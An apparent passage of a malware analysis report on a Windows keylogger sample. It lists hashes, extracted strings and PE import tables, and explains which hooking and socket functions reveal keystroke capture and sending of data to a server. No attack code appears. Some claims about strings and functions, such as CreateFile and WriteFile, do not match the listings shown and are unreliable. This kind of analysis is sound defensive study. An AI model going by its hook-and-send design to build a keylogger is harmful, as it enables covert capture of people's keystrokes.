
Intezer was also able to indicate that it is a PE file. The format of a file can reveal a lot about the program's functionality. The Portable Executable (PE) file format is used by Windows executables, object code, and DLLs. The PE file format is a data structure that contains the information necessary for the Windows OS loader to manage the wrapped executable code. PE files begin with a header that includes information about the code, the type of application, required library functions, and space requirements.

Table 1

Analysis URL	https://analyze.intezer.com/analyses/4d908ace-3051-4205-ada2-31bb400e5e0b
SHA256	162c7b15824d4a788b2d363cf2f2542e4f7af496248938b11fb4c9d19450cf28
MD5	039834ba7f922dac3b8726276d3ef989
SHA1	74e65fed713202842176f0ebfd965a2aba65e96e
Verdict	Unknown
Sub verdict	Unique
Family	N/A
File type	PE
Indicators	pe, amd64
Analyzed at	Wed, 07 Dec 2022 21:45:52 UTC
Report generated at	Wed, 07 Dec 2022 21:46:06 UTC

In Cuckoo's static analysis report, it was able to indicate when was the program compiled. As shown in Screenshot 11, the program was compiled on 2022-12-07 22:44:15. The table of sections shows the sections from the program. As you can see, all sections have a Virtual Size and Size of Raw Data value. This information alone does not tell us that the program is not malicious; it simply shows that it is likely not packed and that the PE file header was generated by a compiler.

Screenshot 11



STRINGS

A *string* in a program is a sequence of characters such as “wow”. A program contains strings if it prints a message, connects to a URL, or copies a file to a specific location. Searching through the strings can be a simple way to get hints about the functionality of a program. For example, if the program uses the keys in the keyboard, then you will likely see the keys stored as a string in the program. Screenshot 12 shows all the strings cuckoo was able to extract from the program.

Screenshot 12

```
WsCtrl]
[VK_PA1]
[VK_PACKET]
[Packet]
[VK_PLAY]
[Play]
[VK_PROCESSKEY]
[Process]
[VK_RETURN]
[Enter]
[VK_SELECT]
[Select]
[VK_SEPARATOR]
[Separator]
[VK_SPACE]
[Space]
[VK_SUBTRACT]
[Num -]
[VK_TAB]
[VK_ZOOM]
[Zoom]
[VK_ACCEPT]
[Accept]
[VK_APPS]
[Context Menu]
[VK_BROWSER_BACK]
[Browser Back]
[VK_BROWSER_FAVORITES]
[Browser Favorites]
[VK_BROWSER_FORWARD]
[Browser Forward]
[VK_BROWSER_HOME]
[Browser Home]
[VK_REFRESH]
[Browser Refresh]
[VK_SEARCH]
[Browser Search]
```

```
[VK_STOP]
[Browser Stop]
[VK_CAPITAL]
[Caps Lock]
[VK_CONVERT]
[Convert]
[VK_DELETE]
[Delete]
[VK_DOWN]
[Arrow Down]
[VK_END]
[VK_F1]
[VK_F10]
[VK_F11]
[VK_F12]
[VK_F13]
[VK_F14]
[VK_F15]
[VK_F16]
[VK_F17]
[VK_F18]
[VK_F19]
[VK_F2]
[VK_F20]
[VK_F21]
[VK_F22]
[VK_F23]
[VK_F24]
[VK_F3]
[VK_F4]
[VK_F5]
[VK_F6]
[VK_F7]
[VK_F8]
[VK_F9]
[VK_FINAL]
[Final]
```

```
[VK_HELP]
[Help]
[VK_HOME]
[Home]
[VK_ICO_00]
[Ico00]
[VK_INSERT]
[Insert]
[VK_JUNJA]
[Junja]
[VK_KANA]
[Kana]
[VK_KANJI]
[Kanji]
[VK_LAUNCH_APP1]
[App1]
[VK_LAUNCH_APP2]
[App2]
[VK_LAUNCH_MAIL]
[Mail]
[VK_LAUNCH_MEDIA_SELECT]
[Media]
[VK_LBUTTON]
[Left Button]
[VK_LCONTROL]
[Left Ctrl]
[VK_LEFT]
[Arrow Left]
[VK_LMENU]
[Left Alt]
[VK_LSHIFT]
[Left Shift]
[VK_LWIN]
[Left Win]
[VK_MBUTTON]
[Middle Button]
[VK_MEDIA_NEXT_TRACK]
```

```
[Next Track]
[VK_MEDIA_PLAY_PAUSE]
[Play / Pause]
[VK_MEDIA_PREV_TRACK]
[Previous Track]
[VK_MEDIA_STOP]
[Stop]
[VK_MODECHANGE]
[Mode Change]
[VK_NEXT]
[Page Down]
[VK_NONCONVERT]
[Non Convert]
[VK_NUMLOCK]
[Num Lock]
[VK_OEM_FJ_JISHO]
[Jisho]
[VK_PAUSE]
[Pause]
[VK_PRINT]
[Print]
[VK_PRIOR]
[Page Up]
[VK_RBUTTON]
[Right Button]
[VK_RCONTROL]
[Right Ctrl]
[VK_RIGHT]
[Arrow Right]
[VK_RMENU]
[Right Alt]
[VK_RSHIFT]
[Right Shift]
[VK_RWIN]
[Right Win]
[VK_SCROLL]
[Scroll Lock]
```

```
[VK_SLEEP]
[Sleep]
[VK_SNAPSHOT]
[Print Screen]
[VK_UP]
[Arrow Up]
[VK_VOLUME_DOWN]
[Volume Down]
[VK_VOLUME_MUTE]
[Volume Mute]
[VK_VOLUME_UP]
[Volume Up]
[VK_XBUTTON1]
[X Button 1]
[VK_XBUTTON2]
[X Button 2]
LM::TB::BB
_:/_77
line=boostedC++
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
Argument domain error (DOMAIN)
Argument singularity (SIGN)
Overflow range error (OVERFLOW)
Partial loss of significance (PLOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDERFLOW)
Unknown error
_matherr(): %s in %s(%g, %g) (retval=%g)
Mingw-w64 runtime failure:
Address %p has no image-section
VirtualQuery failed for %d bytes at address %p
VirtualProtect failed with code 0x%x
Unknown pseudo relocation protocol version %d.
Unknown pseudo relocation bit size %d.
.pdata
NSt6thread11_State_implINS_8_InvokerISt5tupleIJM5TimerFvvEPS3_EEEEEE
NSt6thread6_StateE
```

```
GCC: (x86_64-posix-seh-rev0, Built by MinGW-W64 project) 8.1.0
_Unwind_Resume
AllocConsole
CreateDirectoryA
DeleteCriticalSection
EnterCriticalSection
GetCurrentProcess
GetCurrentProcessId
GetCurrentThreadId
GetLastError
GetModuleHandleA
GetStartupInfoA
GetSystemTimeAsFileTime
GetTickCount
InitializeCriticalSection
LeaveCriticalSection
QueryPerformanceCounter
RtlAddFunctionTable
RtlCaptureContext
RtlLookupFunctionEntry
RtlVirtualUnwind
SetUnhandledExceptionFilter
TerminateProcess
TlsGetValue
UnhandledExceptionFilter
VirtualProtect
VirtualQuery
__C_specific_handler
__getmainargs
__initenv
__iob_func
__lconv_init
__set_app_type
__setusermatherr
_acmdln
_amsg_exit
_cexit
```

```
_errno
_fmode
_initterm
_localtime64
_onexit
_time64
calloc
fprintf
fwrite
getenv
malloc
memcpy
signal
strlen
strncmp
vfprintf
nanosleep
CallNextHookEx
DispatchMessageA
FindWindowA
GetMessageA
SetWindowsHookExA
ShowWindow
TranslateMessage
UnhookWindowsHookEx
WSAStartup
WSAStringToAddressA
connect
socket
_ZNKSt5ctypeIcE13_M_widen_initEv
_ZNSo3putEc
_ZNSo5flushEv
_ZNSolsEi
_ZNSt12__basic_fileIcED1Ev
_ZNSt13basic_filebufIcSt11char_traitsIcEE4openEPKcSt13_Ios_Openmode
_ZNSt13basic_filebufIcSt11char_traitsIcEE5closeEv
_ZNSt13basic_filebufIcSt11char_traitsIcEEC1Ev
```

```
_ZNSt13basic_filebufIcSt11char_traitsIcEED1Ev
_ZNSt13basic_fstreamIcSt11char_traitsIcEED1Ev
_ZNSt14basic_ofstreamIcSt11char_traitsIcEED1Ev
_ZNSt6localeC1Ev
_ZNSt6localeD1Ev
_ZNSt6thread15_M_start_threadESt10unique_ptrINS_6_StateESt14default_deleteIS1_EEPFvvE
_ZNSt6thread4joinEv
_ZNSt6thread6_StateD2Ev
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE10_M_replaceEyyPKcy
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7reserveEy
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE9_M_appendEPKcy
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE9_M_assignERKS4_
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE9_M_createERyy
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE9_M_mutateEyyPKcy
_ZNSt7__cxx1119basic_ostringstreamIcSt11char_traitsIcESaIcEED1Ev
_ZNSt8ios_base4InitC1Ev
_ZNSt8ios_base4InitD1Ev
_ZNSt8ios_baseC2Ev
_ZNSt8ios_baseD2Ev
_ZNSt9basic_iosIcSt11char_traitsIcEE4initEPSt15basic_streambufIcS1_E
_ZNSt9basic_iosIcSt11char_traitsIcEE5clearESt12_Ios_Iostate
_ZSt16__ostream_insertIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_PKS3_x
_ZSt16__throw_bad_castv
_ZSt18_Rb_tree_decrementPSt18_Rb_tree_node_base
_ZSt18_Rb_tree_incrementPSt18_Rb_tree_node_base
_ZSt19__throw_logic_errorPKc
_ZSt20__throw_length_errorPKc
_ZSt24__throw_out_of_range_fmtPKcz
_ZSt25__throw_bad_function_callv
_ZSt29_Rb_tree_insert_and_rebalancebPSt18_Rb_tree_node_baseS0_RS_
_ZSt9terminatev
_ZTTNSt7__cxx1119basic_ostringstreamIcSt11char_traitsIcESaIcEEE
_ZTTSt13basic_fstreamIcSt11char_traitsIcEE
_ZTTSt14basic_ofstreamIcSt11char_traitsIcEE
_ZTVN10__cxxabiv117__class_type_infoE
_ZTVN10__cxxabiv119__pointer_type_infoE
_ZTVN10__cxxabiv120__function_type_infoE
```

```
_ZTVN10__cxxabiv120__si_class_type_infoE
_ZTVNSt7__cxx1115basic_stringbufIcSt11char_traitsIcESaIcEEE
_ZTVNSt7__cxx1119basic_ostringstreamIcSt11char_traitsIcESaIcEEE
_ZTVSt13basic_filebufIcSt11char_traitsIcEE
_ZTVSt13basic_fstreamIcSt11char_traitsIcEE
_ZTVSt14basic_ofstreamIcSt11char_traitsIcEE
_ZTVSt15basic_streambufIcSt11char_traitsIcEE
_ZTVSt9basic_iosIcSt11char_traitsIcEE
_ZdlPv
__cxa_begin_catch
__cxa_end_catch
__cxa_rethrow
__gxx_personality_seh0
libgcc_s_seh-1.dll
KERNEL32.dll
msvcrt.dll
libwinpthread-1.dll
USER32.dll
WS2_32.dll
libstdc++-6.dll
```


As you can see, there are quite a lot of interesting strings, which include:

- All the keyboard keys.
- The salts used for encoding, which are “LM::TB::BB”, “_:/_77”, and “line=boostedC++”.
- “File creation was not successful”, which indicate that files are created.
- CreateDirectoryA function, which indicates that a directory is created.
- CallNextHookEx, FindWindowA, SetWindowsHookExA, ShowWindow, UnhookWindowsHookEx functions, which indicate that a hooking process is taking place.
- Connect, socket, and send which indicate that the program connects and sends data to a server.
- libgcc_s_seh-1.dll, KERNEL32.dll, msvcrt.dll, libwinpthread-1.dll, USER32.dll, WS2_32.dll, libstdc++-6.dll are all the DLLs used.

LINKED LIBRARIES AND FUNCTIONS

One of the most useful pieces of information that we can gather about the program is the list of functions that it imports. Imports are functions used by one program that are actually stored in a different program. Code libraries can be connected to the main executable by *linking*. Knowing how the library code is linked is critical to understand malware because the information we can find in the PE file header depends on how the library code has been linked. I’ll be using *PE-bear* to view the DLLs imported in the program. Screenshot 13 shows the PE-bear interface once the keylogger program was opened.

Screenshot 13



The keylogger contains a large number of imported functions. However, only a small minority of those functions are particularly interesting for malware analysis. Screenshot 14 shows the PE bear's analysis, showing which DLLs are being imported. The three interesting DLLs are *KERNEL32.DLL*, *USER32.DLL,* and *WS2_32.DLL*.

Screenshot 14

Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Exception | TLS


Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
19200	libgcc_s_seh-1.dll	1	FALSE	1E0A0	0	0	1F7D0	1E4E8
19214	KERNEL32.dll	26	FALSE	1E0B0	0	0	1F84C	1E4F8
19228	msvcrt.dll	29	FALSE	1E188	0	0	1F8D0	1E5D0
1923C	libwinpthread-1...	1	FALSE	1E278	0	0	1F8E0	1E6C0
19250	USER32.dll	8	FALSE	1E288	0	0	1F914	1E6D0
19264	WS2_32.dll	6	FALSE	1E2D0	0	0	1F938	1E718
19278	libstdc++-6.dll	59	FALSE	1E308	0	0	1FA30	1E750

KERNEL32.dll [26 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1E4F8	AllocConsole	-	1E944	1E944	-	16
1E500	CreateDirectoryA	-	1E954	1E954	-	B3
1E508	DeleteCriticalSection	-	1E968	1E968	-	10D
1E510	EnterCriticalSection	-	1E980	1E980	-	131
1E518	GetCurrentProcess	-	1E998	1E998	-	218
1E520	GetCurrentProcessId	-	1E9AC	1E9AC	-	219
1E528	GetCurrentThreadId	-	1E9C2	1E9C2	-	21D
1E530	GetLastError	-	1E9D8	1E9D8	-	262
1E538	GetModuleHandleA	-	1E9E8	1E9E8	-	277
1E540	GetStartupInfoA	-	1E9FC	1E9FC	-	2D2
1E548	GetSystemTimeAsFileTime	-	1EA0E	1EA0E	-	2EB
1E550	GetTickCount	-	1EA28	1EA28	-	307
1E558	InitializeCriticalSection	-	1EA38	1EA38	-	360
1E560	LeaveCriticalSection	-	1EA54	1EA54	-	3B8
1E568	QueryPerformanceCounter	-	1EA6C	1EA6C	-	446
1E570	RtlAddFunctionTable	-	1EA86	1EA86	-	49C
1E578	RtlCaptureContext	-	1EA9C	1EA9C	-	49D

The imports from *KERNEL32.dll* in Screenshot 14 shows that the program can open and manipulate processes (such as GetCurrentProcess, GetCurrentProcessId, and GetProcessThreadId) and files (such as CreateDirectoryA, CreateFile, and WriteFile).

Screenshot 15



Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Exception | TLS


Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
19200	libgcc_s_seh-1.dll	1	FALSE	1E0A0	0	0	1F7D0	1E4E8
19214	KERNEL32.dll	26	FALSE	1E0B0	0	0	1F84C	1E4F8
19228	msvcrt.dll	29	FALSE	1E188	0	0	1F8D0	1E5D0
1923C	libwinpthread-1...	1	FALSE	1E278	0	0	1F8E0	1E6C0
19250	USER32.dll	8	FALSE	1E288	0	0	1F914	1E6D0
19264	WS2_32.dll	6	FALSE	1E2D0	0	0	1F938	1E718
19278	libstdc++-6.dll	59	FALSE	1E308	0	0	1FA30	1E750

USER32.dll [8 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1E6D0	CallNextHookEx	-	1ECCC	1ECCC	-	1F
1E6D8	DispatchMessageA	-	1ECDE	1ECDE	-	B9
1E6E0	FindWindowA	-	1ECF2	1ECF2	-	10E
1E6E8	GetMessageA	-	1ED00	1ED00	-	17C
1E6F0	SetWindowsHookExA	-	1ED0E	1ED0E	-	358
1E6F8	ShowWindow	-	1ED22	1ED22	-	361
1E700	TranslateMessage	-	1ED30	1ED30	-	381
1E708	UnhookWindowsHookEx	-	1ED44	1ED44	-	385

Clicking on *USER32.dll* shows its imported functions. We see several functions, but the most interesting ones include, SetWindowsHookEx, CallNextHookEx, and UnhookWindowsHookEx. The SetWindowsHookEx function Installs an application-defined hook procedure into a hook chain. The CallNextHookEx function Passes the hook information to the next hook procedure in the current hook chain. The UnhookWindowsHookEx function Removes a hook procedure installed in a hook chain by the SetWindowsHookEx function. The SetWindowsHookEx function, which is commonly used in spyware and is the most popular way that keyloggers receive keyboard inputs.

Screenshot 16



Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Exception | TLS

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
19200	libgcc_s_seh-1.dll	1	FALSE	1E0A0	0	0	1F7D0	1E4E8
19214	KERNEL32.dll	26	FALSE	1E0B0	0	0	1F84C	1E4F8
19228	msvcrt.dll	29	FALSE	1E188	0	0	1F8D0	1E5D0
1923C	libwinpthread-1...	1	FALSE	1E278	0	0	1F8E0	1E6C0
19250	USER32.dll	8	FALSE	1E288	0	0	1F914	1E6D0
19264	WS2_32.dll	6	FALSE	1E2D0	0	0	1F938	1E718
19278	libstdc++-6.dll	59	FALSE	1E308	0	0	1FA30	1E750

WS2_32.dll [6 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1E718	WSAStartup	-	1ED5A	1ED5A	-	59
1E720	WSAStringToAddressA	-	1ED68	1ED68	-	5A
1E728	connect	-	1ED7E	1ED7E	-	A5
1E730	htons	-	1ED88	1ED88	-	B4
1E738	send	-	1ED90	1ED90	-	C0
1E740	socket	-	1ED98	1ED98	-	C4

WS2_32.dll are networking DLLs. A program that accesses either of these most likely connects to a network or performs network-related tasks. We see several functions, but the most interesting ones include socket, connect, and send. The *socket* function creates a socket that is bound to a specific transport service provider. The *connect* function establishes a connection to a specified socket. The *send* function sends data on a connected socket.


Table 2 summarizes the interesting functions and illustrates how they indicate that this program is a keylogger and connects to another server.

Table 2

Function	Description
SetWindowsHookEx	Installs an application-defined hook procedure into a hook chain. You would install a hook procedure to monitor the system for certain types of events. These events are associated either with a specific thread or with all threads in the same desktop as the calling thread.
CallNextHookEx	Passes the hook information to the next hook procedure in the current hook chain. A hook procedure can call this function either before or after processing the hook informatio
UnhookWindowsHookEx	Removes a hook procedure installed in a hook chain by the SetWindowsHookEx function.
connect	establishes a connection to a specified socket.
htons	used to convert an IP port number in host byte order to the IP port number in network byte order.
socket	creates a socket that is bound to a specific transport service provider.
send	sends data on a connected socket.


The Cuckoo static analysis report was also able to extract the DLLs used by the program, as shown in Screenshot 17 below.

Screenshot 17



Finally, cuckoo also ran the hashes on IRMAs and it did not match anything suspicious, returning the results as clean as shown in Screenshot 18.

